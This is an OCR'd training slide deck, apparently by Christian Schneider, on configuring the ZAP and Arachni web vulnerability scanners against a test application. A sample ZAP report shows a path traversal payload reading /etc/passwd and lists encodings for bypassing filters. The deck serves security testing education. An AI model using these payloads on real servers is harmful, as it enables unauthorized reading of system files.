
Optionally define which "Input Vectors" to use for attack payload placement:




And/or define your custom input vectors from the request:



Speed up the scan by choosing which technologies should be covered:



Choose the "strength" of the scan (by vulnerability type)



Bonus for the courageous: Install ZAP add ons for more scans

Installed | Marketplace


Add-ons

Status	Name	Description	Update
Release	Directory List v2.3	Lists of directory names to be used with "Forced Brows...	3
Release	Directory List v2.3 LC	Lists of lower case directory names to be used with "For...	3
Release	Fuzzdb files	Fuzzdb v1.09 files which can be used with the ZAP fuz...	3
Release	Help - Portuguese, Brazilian	Portuguese, Brazilian version of the ZAP help file.	5
Beta	Active scanner rules (beta)	The beta quality Active Scanner rules	19
Beta	Advanced SQLInjection Scanner	An advanced active injection bundle for SQLi (derived b...	9
Beta	BeanShell Console	Provides a BeanShell Console	5
Beta	Context Alert Filters	Allows you to automate the changing of alert risk levels.	* NEW *
Beta	Import files containing URLs	Adds an option to import a file of URLs. The file must b...	2
Beta	Passive scanner rules (beta)	The beta quality Passive Scanner rules	12
Beta	Port Scanner	Allows to port scan a target server	7
Beta	Python scripting	Allows Python to be used for ZAP scripting - templates ...	4
Beta	Report alert generator	Allows you to generate reports for alerts you specify in ...	14
Beta	Ruby scripting	Allows Ruby to be used for ZAP scripting - templates in...	4
Beta	SVN Digger files	SVN Digger files which can be used with ZAP forced bro...	3
Beta	Token generation and analysis	Allows you to generate and analyze pseudo random to...	10
Beta	TreeTools	Tools to add functionality to the tree view.	6
Alpha	Access Control Testing	Adds a set of tools for testing access control in web ap...	1
Alpha	Active scanner rules (alpha)	The alpha quality Active Scanner rules	15

Install Selected | More Info

ZAP: Scan-as-you-surf

- **"ATTACK Mode"** - when enabled - scans every new request once it's observed…




- Can be combined with "Spider", so that every new sitemap item gets scanned during spidering
- No need to first spider and then actively scan as two steps

CHRISTIAN SCHNEIDER

ZAP: Generate HTML report

- ZAP exports HTML (and XML) reports of findings



ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	4
Low	5
Informational	0

Alert Detail

High (Medium)	Path Traversal
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.
URL	http://victim.tld:8080/marathon/PhotoLoader?photo=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
Parameter	photo
Attack	../../../../../../../../../../../../../../../etc/passwd
Evidence	root:*:0:0
URL	http://victim.tld:8080/marathon/secured/updateRunnerProfile.page
Parameter	creditcardNumber

CHRISTIAN SCHNEIDER

Arachni: Automated Web Vulnerability Scanner

- Command-Line Interface (CLI)
- Optional Web-UI
  - RPC / REST-API
- **Headless PhantomJS based browser cluster**
  - Better at spidering applications with JavaScript
- Auto-login handling & session management
  - Scanning authenticated application parts

CHRISTIAN SCHNEIDER

./arachni

Many more config switches exist

```
    ...
--browser-cluster-pool-size 6
--http-user-agent='Firefox/43.0'
```

} Simple settings for speed, user agent, etc.

```
    ...
--audit-links
--audit-forms
```

} What should be scanned…

```
    ...
--scope-exclude-pattern='logout|\.js|\.css|updatePassword'
--plugin=login_script:script=login-marathon.js
--session-check-url='http://kali:8080/marathon/
                                showMarathons.page'
--session-check-pattern='Logout'
```

} Auto-Login Settings

```
    ...
--checks=*,-backup_files,-common_files
    ...
http://kali:8080/marathon/secured/profile.page
```

} Exclude certain scans if desired

Target to scan (start at login)

Arachni: Define how to login using JS

```
// Content of login-marathon.js

document.getElementsByName('j_username')[0].value = 'test';
document.getElementsByName('j_password')[0].value = 'test';
document.forms[0].submit();
```

Arachni: Start the scan...

[~] Login script: Running the script.

[~] Login script: Execution completed.

[+] Login script: Login was successful.

[~] Login script: Cookies set to:

[~] Login script: * "JSESSIONID" = "4969D89D7373DF39E3BB0F0073699ACA"

[*] BrowserCluster: Initializing 6 browsers...

[*] BrowserCluster: Spawned #1 with PID 7315 [lifeline at PID 7312].


[*] BrowserCluster: Spawned #2 with PID 7338 [lifeline at PID 7335]

...

